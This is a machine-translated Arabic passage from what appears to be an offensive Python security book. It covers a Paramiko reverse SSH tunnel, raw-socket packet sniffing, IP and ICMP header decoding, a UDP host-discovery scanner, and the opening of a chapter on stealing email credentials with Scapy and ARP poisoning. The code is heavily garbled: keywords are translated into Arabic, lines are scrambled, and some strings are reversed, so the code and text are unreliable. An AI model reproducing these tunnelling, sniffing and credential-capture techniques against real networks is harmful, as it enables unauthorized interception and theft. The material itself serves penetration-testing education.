def reverse_forward_tunnel(server_port, remote_host, remote_port, transport): transport.request_port_forward('', server_port)
    بينما صحيح:
        chan = transport.accept(1000) if chan is None:
            يكمل
```

Machine Translated by Google

```
thr = threading.Thread(target=handler, args=(chan, remote_host, . remote_port))

thr.setDaemon(True) thr.start()
```

في باراميكو، توجد طريقتان رئيسيتان للاتصال: النقل، المسؤول عن إنشاء الاتصال المشفر والحفاظ عليه، والقناة، التي تعمل كحلقة وصل لإرسال واستقبال البيانات عبر جلسة النقل المشفرة. هنا نبدأ باستخدام دالة request_port_forwardمن باراميكو لإعادة توجيه اتصالات TCPمن منفذ على خادم ،SSHثم نبدأ قناة نقل جديدة .بعد ذلك، نستدعي معالج الدالة عبر هذه القناة.

لكننا لم ننتهِ بعد.

```
دالة المعالج (القناة، المضيف، المنفذ): المقبس =مقبس.مقبس() حاول:
المقبس.اتصال((المضيف، المنفذ)) باستثناء استثناء كـ :e

%s:%d: %r' % (host, port, e)) فشل إعادة توجيه الطلب إلى')esobrev
يعود

%r -> %r -> %r' % (chan.origin_addr, . chan.getpeername(), . (host, port)) تم فتح النفق')esobrev

بينما صحيح:

r, w, x = select.select([sock, chan], [], []) if sock in r:

= sock.recv(1024) if len(data) == 0: break
data

chan.send(data)
إذا كانت القناة موجودة في :r
data = chan.recv(1024) if len(data) == 0:

استراحة
(chan.origin_addr,)) تم إغلاق النفق من')esobrevsock.send(data) chan.close() sock.close()
%r' %
```

وأخيرًا، يتم إرسال البيانات واستلامها .


لنجرب ذلك.

Machine Translated by Google

اختبار النظام: سنقوم بتشغيل rforward.pyمن نظام Windowsالخاص بنا وتكوينه ليكون الوسيط أثناء توجيه حركة المرور من خادم الويب إلى خادم Kali SSHالخاص بنا.

```
C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80 --user justin --password
أدخل كلمة مرور SSH:
جارٍ الاتصال بمضيف ... 192.168.100.133:22 SSH
C:\Python27\lib\site-packages\paramiko\client.py:517: تحذير المستخدم: ssh-r غير معروف
مفتاح المضيف sa للعنوان ((key.get_name(), hostname, hexlify(key.get_fingerprint())) 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b
جارٍ الآن إعادة توجيه المنفذ البعيد 8080 إلى ... 192.168.100.128:80
```

كما ترى، قمتُ على جهاز ويندوز بالاتصال بخادم SSHعلى العنوان 192.168.100.133وفتحتُ المنفذ 8080على ذلك الخادم، مما سيؤدي إلى توجيه حركة البيانات إلى المنفذ 80على العنوان 192.168.100.128.الآن، إذا تصفحتُ الرابط http://127.0.0.1:8080على خادم Linuxالخاص بي، أقوم بالاتصال بخادم الويب على 192.168.100.128من خلال نفق SSH، كما هو موضح في الشكل 4-2.



الشكل 4-2.مثال على نفق SSHالعكسي

إذا عدت إلى جهاز ويندوز، يمكنك أيضًا رؤية الاتصال الذي يتم إجراؤه في باراميكو:

```
تم الاتصال! تم فتح النفق ('192.168.100.128', 80) <- ('192.168.100.133', 22) <- (u'127.0.0.1', 54537)
```

يُعدّ فهم واستخدام بروتوكول SSHوتقنية SSH tunnelingأمرًا بالغ الأهمية. فمعرفة متى وكيف يتم استخدام SSHوتقنية SSH tunnelingتُعتبر مهارة أساسية للمخترقين، وتتيح مكتبة Paramikoإضافة إمكانيات SSHإلى أدوات بايثون الحالية.

لقد أنشأنا في هذا الفصل بعض الأدوات البسيطة والفعّالة للغاية. أنصحك بتطويرها وتعديلها حسب الحاجة. الهدف الرئيسي هو اكتساب فهمٍ راسخٍ لاستخدام شبكات بايثون لإنشاء أدواتٍ يمكنك استخدامها أثناء اختبارات الاختراق، أو بعد استغلال الثغرات، أو أثناء البحث عن الأخطاء. لننتقل الآن إلى استخدام المقابس الخام وإجراء تحليل الشبكة، ثم سنجمع بينهما لإنشاء ماسح ضوئي لاكتشاف المضيفين باستخدام بايثون فقط.

[5]يمكن العثور على وثائق fullsocketهنا: http://docs.python.org/2/library/socket.html. –

[6]هذا النقاش يتوسع في عمل حسام خريس، والذي يمكن العثور عليه على الرابط p://resources.infosecinstitute.com/.

Machine Translated by Google

الفصل الثالث: الشبكة: المقابس الخام والتجسس

تتيح لك برامج تحليل الشبكة رؤية الحزم الداخلة والخارجة من الجهاز المستهدف. ولذلك، فهي تُستخدم في العديد من التطبيقات العملية قبل وبعد الاختراق. في بعض الحالات، يمكنك استخدام برنامج Wireshark (http://wireshark.org/) لمراقبة حركة البيانات، أو استخدام حلول بايثونية مثل Scapy(والتي سنتناولها في الفصل التالي). مع ذلك، تكمن فائدة كبيرة في معرفة كيفية إنشاء أداة تحليل سريعة لعرض حركة البيانات وفك تشفيرها. كما أن كتابة أداة كهذه ستمنحك تقديرًا عميقًا للأدوات المتطورة التي تُسهّل عليك التعامل مع التفاصيل الدقيقة بأقل جهد ممكن. ومن المرجح أيضًا أن تكتسب بعض تقنيات بايثون الجديدة، وربما فهمًا أفضل لكيفية عمل مكونات الشبكات الأساسية.

في الفصل السابق، تناولنا كيفية إرسال واستقبال البيانات باستخدام بروتوكولي UDP، وTCP وهذه هي الطريقة التي ستتعامل بها مع معظم خدمات الشبكة. ولكن تحت هذه البروتوكولات عالية المستوى، تكمن اللبنات الأساسية لكيفية إرسال واستقبال حزم الشبكة. ستستخدم المقابس الخام للوصول إلى معلومات الشبكة منخفضة المستوى، مثل رؤوس ICMP وIP الخام. في حالتنا، نحن مهتمون فقط بطبقة IP وما فوقها، لذا لن نقوم بفك تشفير أي معلومات متعلقة بشبكة الإيثرنت.

بالطبع، إذا كنت تنوي القيام بأي هجمات منخفضة المستوى مثل تسميم ARP أو كنت تقوم بتطوير أدوات تقييم لاسلكية، فأنت بحاجة إلى أن تصبح على دراية تامة بإطارات Ethernet واستخدامها.

لنبدأ بجولة تعريفية موجزة حول كيفية اكتشاف المضيفين النشطين على جزء من الشبكة.

Machine Translated by Google

بناء أداة لاكتشاف مضيفي :UDPالهدف الرئيسي من أداة التجسس لدينا هو اكتشاف المضيفين على الشبكة المستهدفة باستخدام بروتوكول .UDP
يرغب المهاجمون في رؤية جميع الأهداف المحتملة على الشبكة لكي يتمكنوا من تركيز جهود الاستطلاع والاستغلال.

سنستخدم سلوكًا معروفًا لمعظم أنظمة التشغيل عند التعامل مع منافذ UDPالمغلقة لتحديد ما إذا كان هناك مضيف نشط على عنوان IPمعين. عند إرسال حزمة بيانات UDPإلى منفذ مغلق على مضيف، عادةً ما يُرسل هذا المضيف رسالة ICMPتُشير إلى أن المنفذ غير قابل للوصول. تُشير رسالة ICMPهذه إلى وجود مضيف نشط، لأنه في حال عدم تلقينا ردًا على حزمة بيانات UDP، سنفترض عدم وجود مضيف. من الضروري اختيار منفذ UDPغير مُرجّح استخدامه، ولتغطية أوسع، يُمكننا فحص عدة منافذ للتأكد من عدم الوصول إلى خدمة UDPنشطة.

لماذا بروتوكول UDP؟ لا توجد تكلفة إضافية في إرسال الرسالة عبر شبكة فرعية كاملة وانتظار وصول استجابات بروتوكول .ICMPهذا الماسح الضوئي بسيط للغاية، حيث يتركز معظم العمل على فك تشفير وتحليل رؤوس بروتوكولات الشبكة المختلفة. سنقوم بتنفيذ هذا الماسح الضوئي للأجهزة المضيفة لأنظمة ويندوز ولينكس لزيادة احتمالية استخدامه في بيئة مؤسسية.

يمكننا أيضًا إضافة منطق إضافي إلى الماسح الضوئي الخاص بنا لبدء عمليات مسح كاملة لمنافذ Nmapعلى أي مضيفات نكتشفها لتحديد ما إذا كانت تحتوي على سطح هجوم شبكي قابل للتطبيق. هذه تمارين متروكة للقارئ، وأتطلع إلى سماع بعض الطرق الإبداعية التي يمكنك من خلالها توسيع هذا المفهوم الأساسي.
لنبدأ.

Machine Translated by Google

تحليل حزم البيانات على نظامي التشغيل ويندوز ولينكس: يختلف الوصول إلى المقابس الخام في ويندوز قليلاً عن نظيره في لينكس، ولكننا نرغب في توفير المرونة اللازمة لنشر نفس أداة تحليل حزم البيانات على منصات متعددة. سنقوم بإنشاء كائن المقبس الخاص بنا، ثم نحدد المنصة التي نعمل عليها. يتطلب ويندوز منا ضبط بعض العلامات الإضافية من خلال عنصر تحكم إدخال/إخراج المقبس [7] ،(IOCTL)مما يُفعّل وضع الاستماع على واجهة الشبكة. في مثالنا الأول، قمنا ببساطة بإعداد أداة تحليل المقابس الخام، وقراءة حزمة بيانات واحدة، ثم الخروج.

```
استيراد socketاستيراد os

المضيف للاستماع إليه
المضيف "192.168.0.196" =

#إنشاء مقبس خام وربطه بالواجهة العامة إذا كان :"nt" == os.name

المقبس_البروتوكول =المقبس.IPPROTO_IP
آخر:
socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))

#نريد تضمين رؤوس عناوين IPفي عملية الالتقاط
sniffer.setsockopt(socket.IPPROTO_IP, المقبس.RCVALL_IN, 1)

#إذا كنا نستخدم نظام التشغيل ،Windowsفنحن بحاجة إلى إرسال أمر IOCTL# لإعداد الوضع المختلط إذا كان
اسم نظام التشغيل هو :"nt"

sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

print sniffer.recvfrom(65565)# قراءة حزمة واحدة

#إذا كنا نستخدم نظام ويندوز، فقم بإيقاف تشغيل الوضع المختلط
"nt": sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF) :إذا كان اسم نظام التشغيل هو
```

نبدأ بإنشاء كائن المقبس الخاص بنا بالمعلمات اللازمة لرصد الحزم على واجهة الشبكة .يكمن الفرق بين نظامي التشغيل ويندوز ولينكس في أن ويندوز يسمح لنا برصد جميع الحزم الواردة بغض النظر عن البروتوكول، بينما يُلزمنا لينكس بتحديد أننا نرصد بروتوكول .ICMPلاحظ أننا نستخدم الوضع المختلط، الذي يتطلب صلاحيات إدارية على ويندوز أو صلاحيات المستخدم الجذر على لينكس. يسمح لنا الوضع المختلط برصد جميع الحزم التي تراها بطاقة الشبكة، حتى تلك غير الموجهة إلى مضيفك المحدد. بعد ذلك، نُعيّن خيار المقبس الذي يتضمن رؤوس IPفي الحزم التي تم رصدها. الخطوة التالية هي تحديد ما إذا كنا نستخدم ويندوز، وإذا كان الأمر كذلك، فإننا نُنفذ خطوة إضافية تتمثل في إرسال أمر IOCTLإلى برنامج تشغيل بطاقة الشبكة لتمكين الوضع المختلط. إذا كنت تُشغّل ويندوز في جهاز افتراضي، فمن المحتمل أن تتلقى إشعارًا بأن نظام التشغيل الضيف يُفعّل الوضع المختلط؛ وبالطبع، ستسمح له بذلك. الآن نحن جاهزون لإجراء عملية التجسس، وفي هذه الحالة نقوم ببساطة بطباعة الحزمة الخام كاملةً دون فك تشفيرها. هذا فقط لاختبار عمل الجزء الأساسي من كود التجسس. بعد تجسس حزمة واحدة، نختبر نظام التشغيل ويندوز مرة أخرى، ونعطل وضع الاستماع قبل إنهاء البرنامج النصي.

Machine Translated by Google

اختبار الأداء: افتح نافذة طرفية جديدة أو موجه أوامر cmd.exeفي نظام ويندوز وقم بتشغيل ما يلي:

```
python sniffer.py
```

في نافذة طرفية أو نافذة سطر أوامر أخرى، يمكنك ببساطة اختيار مضيف لإجراء اختبار اتصال .(ping)هنا، سنختبر اتصال :nostarch.com

```
ping nostarch.com
```

في النافذة الأولى التي قمت بتشغيل برنامج التجسس فيها، يجب أن ترى بعض المخرجات المشوشة التي تشبه إلى حد كبير ما يلي:

```
0\x01\x04\x01\x005\x00&\xd6d\n\xde\x01\x00\x00\x01\x00\x00\x00\x00\x00\ x00\x08nostarch\x03com\x00\x00\x01\x00\x01', ('192.168.0.187', 0))
('E\x00\x00:\x0f\x98\x00\x00\x80\x11\xa9\x0e\xc0\xa8\x00\xbb\xc0\xa8\x0
```

كما تلاحظ، فقد التقطنا طلب ICMPالأولي المُوجَّه إلى nostarch.com(استنادًا إلى ظهور السلسلة .(nostarch.comإذا كنت تُشغِّل هذا المثال على نظام Linux، فستتلقى الرد من .nostarch.comلا يُعدّ تحليل حزمة واحدة مفيدًا للغاية، لذا دعنا نضيف بعض الوظائف لمعالجة المزيد من الحزم وفك تشفير محتوياتها.

Machine Translated by Google

فك تشفير طبقة بروتوكول الإنترنت: في شكله الحالي، يستقبل برنامج تحليل الشبكة جميع رؤوس بروتوكول الإنترنت بالإضافة إلى أي بروتوكولات أعلى مثل ICMP. وUDP وTCP تُعبأ المعلومات في شكل ثنائي، وكما هو موضح أعلاه، يصعب فهمها. سنعمل الآن على فك تشفير جزء بروتوكول الإنترنت من الحزمة لاستخراج معلومات مفيدة مثل نوع البروتوكول (TCP أو UDP أو ICMP) وعناوين IP المصدر والوجهة. سيكون هذا أساسًا لبناء تحليل بروتوكولات أكثر تعقيدًا لاحقًا.

إذا فحصنا شكل حزمة البيانات الفعلية على الشبكة، ستفهم كيفية فك تشفير الحزم الواردة. راجع الشكل 3-1 لمعرفة مكونات رأس بروتوكول الإنترنت (IP).

Internet Protocol					
Bit Offset	0–3	4–7	8–15	16–18	19–31
0	Version	HDR Length	Type of Service	Total Length	
32	Identification			Flags	Fragment Offset
64	Time to Live		Protocol	Header Checksum	
96	Source IP Address				
128	Destination IP Address				
160	Options				

الشكل 3-1. بنية رأس IPv4 النموذجية

سنقوم بفك تشفير رأس بروتوكول الإنترنت بالكامل (باستثناء حقل الخيارات) واستخراج نوع البروتوكول وعنوان IP المصدر وعنوان IP الوجهة. سيُمكّننا استخدام وحدة ctypes في بايثون لإنشاء بنية شبيهة بلغة C من الحصول على تنسيق سهل الاستخدام للتعامل مع رأس بروتوكول الإنترنت وحقوله. لنلقِ نظرة أولًا على تعريف رأس بروتوكول الإنترنت بلغة C.

```
struct ip {
    u_char ip_hl:4;
    u_char ip_v:4;
    u_char ip_tos;
    u_short ip_len;
    u_short ip_id;
    u_short ip_off;
    u_char ip_ttl;
    u_char ip_p;
    u_short ip_sum;
    u_long ip_src;
    u_long ip_dst;
};
```

أصبح لديك الآن فكرة عن كيفية ربط أنواع بيانات لغة C بقيم رأس بروتوكول الإنترنت (IP). يُعدّ استخدام كود C كمرجع عند الترجمة إلى كائنات بايثون مفيدًا، لأنه يُسهّل عملية التحويل إلى بايثون خالصة. تجدر الإشارة إلى أن الحقلين ip_hl وip_v يحتويان على ترميز بت (الجزء 4: يشير هذا إلى أنهما حقلان بت، وعرضهما 4 بتات. سنستخدم حلًا مكتوبًا بلغة بايثون خالصة للتأكد من ربط هذين الحقلين بشكل صحيح، حتى نتجنب أي معالجة للبتات.

لنقم بتنفيذ روتين فك تشفير IP الخاص بنا في sniffer_ip_header_decode.py كما هو موضح أدناه.

```
استيراد مقبس
```

Machine Translated by Google

```
                                                
```

Machine Translated by Google

```
#إذا كنا نستخدم نظام التشغيل ويندوز، فقم بإيقاف تشغيل الوضع المختلط إذا كان اسم نظام التشغيل هو :"nt"

sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

الخطوة الأولى هي تعريف بنية ctypesفي بايثون التي ستربط أول 20بايت من المخزن المؤقت المُستلم برأس IPمُلائم. كما تلاحظ، تتطابق جميع الحقول التي حددناها مع بنية Cالسابقة بشكلٍ جيد. تأخذ الدالة __new__في فئة IPمخزنًا مؤقتًا خامًا (في هذه الحالة، ما نستقبله على الشبكة) وتُنشئ البنية منه. عند استدعاء الدالة ، __init__تكون __new__قد انتهت بالفعل من معالجة المخزن المؤقت. داخل ،__init__نقوم ببساطة ببعض العمليات التنظيمية لعرض مُخرجات قابلة للقراءة للبروتوكول المُستخدم وعناوين .IP

بعد إنشاء بنية IPالجديدة ، نُضيف الآن منطق قراءة الحزم وتحليل معلوماتها باستمرار. الخطوة الأولى هي قراءة الحزمة ثم تمرير أول 20بايت لتهيئة بنية . IPبعد ذلك، نطبع المعلومات التي التقطناها .لنُجرّب ذلك.

Machine Translated by Google

لنختبر الكود السابق لنرى نوع المعلومات التي نستخلصها من الحزم الخام المرسلة. أنصحك بشدة بإجراء هذا الاختبار من جهازك الذي يعمل بنظام ويندوز، حيث ستتمكن من رؤية بروتوكولات ICMP، وUDP وTCP مما يتيح لك إجراء اختبارات مفيدة (افتح متصفحًا ، على سبيل المثال). إذا كنت تستخدم نظام لينكس، فقم بإجراء اختبار ping السابق لمشاهدته عمليًا.

افتح نافذة طرفية واكتب:

بايثون sniffer_ip_header_decode.py

بما أن نظام ويندوز يُكثر من إرسال البيانات، فمن المرجح أن ترى النتائج فورًا. لقد اختبرت هذا البرنامج النصي بفتح متصفح إنترنت إكسبلورر والذهاب إلى www.google.com. وهذه هي مخرجات البرنامج النصي الخاص بنا:

البروتوكول: UDP 192.168.0.190 -> 192.168.0.1
البروتوكول: UDP 192.168.0.1 -> 192.168.0.190
البروتوكول: UDP 192.168.0.190 -> 192.168.0.187
البروتوكول: TCP 192.168.0.187 -> 74.125.225.183
البروتوكول: TCP 192.168.0.187 -> 74.125.225.183
البروتوكول: TCP 74.125.225.183 -> 192.168.0.187
البروتوكول: TCP 192.168.0.187 -> 74.125.225.183

لأننا لا نجري أي فحص دقيق لهذه الحزم، لا يسعنا إلا التخمين بشأن ما يشير إليه هذا التدفق. أظن أن أول حزمتين من بروتوكول UDP هما استعلامات نظام أسماء النطاقات (DNS) لتحديد موقع google.com ، وأن جلسات TCP اللاحقة هي اتصال جهازي فعليًا بخادم الويب الخاص بهم وتنزيل المحتوى منه.

لإجراء نفس الاختبار على نظام لينكس، يمكننا استخدام الأمر ping google.com، وستكون النتائج على النحو التالي:

البروتوكول: ICMP 74.125.226.78 -> 192.168.0.190
البروتوكول: ICMP 74.125.226.78 -> 192.168.0.190
البروتوكول: ICMP 74.125.226.78 -> 192.168.0.190

يمكنك أن ترى بالفعل القيد: فنحن لا نرى سوى الاستجابة، وذلك فقط لبروتوكول ICMP.
لكن بما أننا نبني ماسحًا لاكتشاف المضيفين عن قصد، فهذا مقبول تمامًا. سنطبق الآن نفس التقنيات التي استخدمناها لفك تشفير رأس بروتوكول الإنترنت (IP) لفك تشفير رسائل بروتوكول التحكم في الإنترنت (ICMP).

Machine Translated by Google

فك تشفير بروتوكول :ICMPبعد أن أصبح بإمكاننا فك تشفير طبقة IPالأي حزم بيانات يتم رصدها، يجب أن نكون قادرين على فك تشفير استجابات ICMPالتي سيتلقاها الماسح الضوئي من إرسال حزم بيانات UDPإلى منافذ مغلقة. قد تختلف رسائل ICMPاختلافًا كبيرًا في محتواها، ولكن كل رسالة تحتوي على ثلاثة عناصر ثابتة: النوع، والرمز، ومجموع التحقق. يُخبر حقلا النوع والرمز المضيف المُستقبِل بنوع رسالة ICMPالواردة، مما يُحدد بدوره كيفية فك تشفيرها بشكل صحيح.

لأغراض الماسح الضوئي، نبحث عن قيمة نوع 3وقيمة رمز .3يتوافق هذا مع فئة رسائل " ICMPالوجهة غير قابلة للوصول" ، وتشير قيمة الرمز 3إلى حدوث خطأ "المنفذ غير قابل للوصول" . راجع الشكل 2-3للاطلاع على رسم تخطيطي لرسالة " ICMPالوجهة غير قابلة للوصول" .

Destination Unreachable Message		
0–7	8–15	16–31
Type = 3	Code	Header Checksum
Unused		Next-hop MTU
IP Header and First 8 Bytes of Original Datagram's Data		

الشكل .2-3رسم تخطيطي لرسالة " ICMPالوجهة غير قابلة للوصول"

كما تلاحظ، تمثل البتات الثمانية الأولى نوع الرسالة، بينما تحتوي البتات الثمانية الثانية على رمز ICMPالخاص بنا. ومن الجدير بالذكر أن الرسائل التي يرسلها المضيف تتضمن في الواقع رأس IPالخاص بالرسالة الأصلية التي ولّدت الاستجابة. سنتحقق أيضًا من 8بايتات من حزمة البيانات الأصلية المرسلة للتأكد من أن الماسح الضوئي الخاص بنا هو من ولّدت استجابة .ICMP.وللقيام بذلك، نقتطع ببساطة آخر 8بايتات من المخزن المؤقت المستلم لاستخراج السلسلة النصية التي يرسلها الماسح الضوئي.

لنضف بعض التعليمات البرمجية إلى برنامج تحليل الشبكة السابق لدينا لإضافة القدرة على فك تشفير حزم بروتوكول .ICMPلنحفظ الملف السابق باسم sniff er_with_icmp.pyونضيف التعليمات البرمجية التالية:

```
--snip --class IP(Structure): --snip--

                                    فئة ICMP (بنية):

("unused", c_ushort), ("next_hop_mtu", c_ushort) ]
c_ubyte), ("code", c_ubyte), ("checksum", c_ushort),
                                                fields = [("type",

def __new__(self, socket_buffer): return self.from_buffer_copy(socket_buffer)

                                def __init__(self, socket_buffer):
                                يمر

--قص-

%s %s -> %s" % (ip_header.protocol, ip_header.src_address, ip_header.dst_address) :البروتوكول"print
```

Machine Translated by Google

```
                                                
```

Machine Translated by Google

```
--مقتطف-- حاول: بينما صحيح:

--مقتطف-- -> print "ICMP #النوع: %d الرمز: %d" % (icmp_header.type, icmp_header.code)

#الآن تحقق من النوع 3 والرمز إذا كان icmp_header.code == 3 و icmp_header.type == 3:

#تأكد من أن المضيف موجود في الشبكة الفرعية المستهدفة إذا كان عنوان IP (ip_header.src_address) موجودًا في شبكة IP (الشبكة
الفرعية):

#تأكد من وجود رسالتنا السحرية إذا كان magic_message: print "Host Up: %s" % ip_header.src_address
raw_buffer[len(raw_buffer)-len(magic_message):] ==
```

يُفترض أن يكون فهم هذا الجزء الأخير من الكود بسيطًا. نُعرّف توقيعًا نصيًا بسيطًا لاختبار ما إذا كانت الاستجابات واردة من حزم UDP التي أرسلناها في الأصل. تأخذ دالة udp_sender شبكة فرعية نُحددها في بداية البرنامج النصي، وتُكرر العملية على جميع عناوين IP في تلك الشبكة الفرعية، وتُرسل إليها حزم بيانات UDP. في الجزء الرئيسي من البرنامج النصي، وقبل حلقة فك تشفير الحزم الرئيسية مباشرةً، نُشغّل دالة udp_sender في سلسلة عمليات منفصلة لضمان عدم تداخلنا مع قدرتنا على رصد الاستجابات. إذا اكتشفنا رسالة ICMP المتوقعة، نتحقق أولًا من أن استجابة ICMP واردة من داخل الشبكة الفرعية المستهدفة. ثم نُجري فحصنا الأخير للتأكد من احتواء استجابة ICMP على السلسلة النصية الخاصة بنا. إذا اجتازت جميع هذه الفحوصات بنجاح، نطبع عنوان IP المصدر لرسالة ICMP. لنُجرّب ذلك.

Machine Translated by Google

لنبدأ الآن بفحص الشبكة المحلية باستخدام الماسح الضوئي. يمكنك استخدام نظامي لينكس أو ويندوز، فالنتائج ستكون متطابقة. في حالتي، كان عنوان IPللجهاز المحلي الذي أستخدمه هو 192.168.0.187، لذا قمت بضبط الماسح الضوئي للوصول إلى 192.168.0.0/24 . إذا كانت مخرجات الماسح الضوئي غير واضحة، فما عليك سوى تعطيل جميع أوامر الطباعة باستثناء الأمر الأخير الذي يُظهر لك الأجهزة المستجيبة.

THE N ETA DDRM OD U LE

سيستخدم الماسح الضوئي الخاص بنا مكتبة خارجية تُسمى netaddr، والتي ستُمكّننا من إدخال قناع الشبكة الفرعية، مثل 192.168.0.0/24، وسيتعامل الماسح الضوئي معه بشكل صحيح. حمّل المكتبة من هنا: http://code.google.com/p/netaddr/downloads/list

أو، إذا قمت بتثبيت حزمة أدوات إعداد بايثون في الفصل 1، يمكنك ببساطة تنفيذ ما يلي من موجه الأوامر:

```
easy_install netaddr
```

تسهّل وحدة netaddr التعامل مع الشبكات الفرعية والعناوين بشكل كبير. على سبيل المثال، يمكنك إجراء اختبارات بسيطة مثل الاختبار التالي باستخدام كائن IPNetwork :

```
ip_address = "192.168.112.3"
```

إذا كان عنوان IP موجودًا في شبكة IP ("192.168.112.0/24"): اطبع صحيح

أو يمكنك إنشاء مُكرِّرات بسيطة إذا كنت ترغب في إرسال حزم بيانات إلى شبكة كاملة:

```
for ip in IPNetwork("192.168.112.1/24"):
    # إرسال حزم البريد s = socket.socket() s.connect((ip, 25))
```

سيُسهّل هذا الأمر عملية البرمجة بشكل كبير عند التعامل مع الشبكات بأكملها في وقت واحد، وهو مناسب تمامًا لأداة اكتشاف المضيفين لدينا. بعد تثبيته، ستكون جاهزًا للمتابعة.

```
c:\Python27\python.exe scanner.py
المضيف متصل: 192.168.0.1
المضيف متصل: 192.168.0.190
المضيف متصل: 192.168.0.192
المضيف متصل: 192.168.0.195
```

لإجراء مسح سريع كهذا الذي قمت به، لم يستغرق الأمر سوى ثوانٍ معدودة للحصول على النتائج. وبمقارنة عناوين IP هذه مع جدول DHCP في جهاز التوجيه المنزلي، تمكنت من التحقق من دقة النتائج. يمكنك بسهولة توسيع نطاق ما تعلمته في هذا الفصل لفك تشفير حزم UDP، وTCP وبناء أدوات إضافية حول ذلك. يُعد هذا الماسح الضوئي مفيدًا أيضًا لإطار عمل حصان طروادة الذي سنبدأ في بنائه في الفصل السابع. سيسمح هذا لحصان طروادة المُثبَّت بمسح الشبكة المحلية بحثًا عن أهداف إضافية. الآن وقد فهمنا أساسيات كيفية عمل الشبكات على المستويين العالي والمنخفض، دعونا نستكشف مكتبة بايثون متطورة للغاية تُسمى .Scapy

[7] يُعدّ عنصر التحكم في الإدخال/الإخراج (IOCTL) وسيلةً لبرامج مساحة المستخدم للتواصل مع مكونات وضع النواة. اقرأ المزيد هنا: http://en.wikipedia.org/wiki/Ioctl.

Machine Translated by Google

الفصل الرابع: امتلاك الشبكة باستخدام Scapy

أحيانًا، تصادف مكتبة بايثون رائعة ومتقنة التصميم لدرجة أن تخصيص فصل كامل لها لا يكفي. وقد ابتكر فيليب بيوندي مكتبةً كهذه، وهي مكتبة معالجة الحزم .Scapyقد تُنهي هذا الفصل وتُدرك أنني كلّفتك بالكثير من العمل في الفصلين السابقين، بينما كان بإمكانك إنجازه بسطر أو سطرين فقط من .Scapyتتميز Scapyبقوتها ومرونتها، وإمكانياتها لا حدود لها تقريبًا. سنبدأ بتجربة عملية من خلال التجسس لسرقة بيانات اعتماد البريد الإلكتروني كنص عادي، ثم تسميم بروتوكول ARPلجهاز مستهدف على شبكتنا لنتمكن من التجسس على حركة مروره. سنختتم بتوضيح كيفية توسيع معالجة PCAPفي Scapyلاستخراج الصور من حركة مرور ،HTTPثم إجراء كشف الوجوه عليها لتحديد ما إذا كان هناك أشخاص موجودون فيها.

أوصي باستخدام Scapyعلى نظام ،Linuxلأنه تم تصميمه للعمل مع نظام .Linux

يدعم الإصدار الأحدث من Scapyنظام التشغيل [8] ،Windowsولكن لأغراض هذا الفصل، سأفترض أنك تستخدم جهاز Kali VMالخاص بك والمثبت عليه برنامج Scapyبشكل كامل. إذا لم يكن لديك ،Scapyفانتقل إلى http://www.secdev.org/projects/scapy/لتثبيته.

Machine Translated by Google

سرقة بيانات اعتماد البريد الإلكتروني

لقد أمضيت بالفعل بعض الوقت في التعرّف على أساسيات التجسس في بايثون. فلننتقل الآن إلى
سنتعرف على واجهة Scapyلتحليل حزم البيانات وتفكيك محتوياتها. سنقوم ببناء برنامج بالغ الأهمية
أداة تحليل بسيطة لالتقاط بيانات اعتماد SMTP .3POPوIMAP. ولاحقًا، من خلال ربط أداة التحليل الخاصة بنا بـ
من خلال هجوم الوسيط (MITM)الذي يُسمم بروتوكول تحليل العناوين ،(ARP)يمكننا بسهولة سرقة البيانات.
بيانات اعتماد من أجهزة أخرى على الشبكة. يمكن بالطبع تطبيق هذه التقنية على أي
إما عن طريق البروتوكول أو ببساطة عن طريق جمع كل البيانات وتخزينها في ملف PCAPلتحليلها، وهو ما سنفعله أيضًا
يوضح.

لنبدأ بفهم ،Scapyلنبدأ ببناء هيكل أساسي يقوم ببساطة بتشريح وتفريغ
يتم إرسال الحزم. تبدو دالة الاستنشاق، التي تحمل الاسم المناسب ، كما يلي:

```
sniff(filter="",iface="any",prn=function,count=N)
```

تتيح لنا معلمة التصفية تحديد مرشح BPF(على غرار Wiresharkللحزم التي يقوم Scapyبمعالجتها
يمكن ترك خانة "sniffs"فارغة لفحص جميع الحزم. على سبيل المثال، لفحص جميع حزم ،HTTPيمكنك القيام بما يلي:
استخدم مرشح BPFلمنفذ TCPرقم .80يحدد المعامل ifaceواجهة الشبكة التي سيتم استخدامها في برنامج التجسس.
تفعيل خاصية التجسس؛ إذا تُركت فارغة، فسيتجسس Scapyعلى جميع الواجهات. تحدد المعلمة prnدالة رد نداء.
يتم استدعاء الدالة لكل حزمة بيانات تطابق الفلتر، وتستقبل دالة الاستدعاء
يُستخدم كائن الحزمة كمعامل وحيد. ويحدد معامل العد عدد الحزم التي تريدها
يشم؛ إذا تُرك فارغًا، فسيشم سكابي إلى أجل غير مسمى.

لنبدأ بإنشاء برنامج بسيط لتحليل حزم البيانات، يقوم بتحليل حزمة بيانات واستخراج محتوياتها. ثم سنقوم بتوسيعه.
لتجسس فقط على الأوامر المتعلقة بالبريد الإلكتروني. افتح ملف mail_snifer.pyواستخرج الكود التالي:

```
from scapy.all import *

بخصوص معاودة الاتصال الخاصة بحزمتنا
 def packet_callback(packet):
    print packet.show()

#أشعل حاسة الشم لدينا
 sniff(prn=packet_callback,count=1)
```

نبدأ بتعريف دالة الاستدعاء التي ستستقبل كل حزمة بيانات يتم رصدها ثم نخبر ببساطة
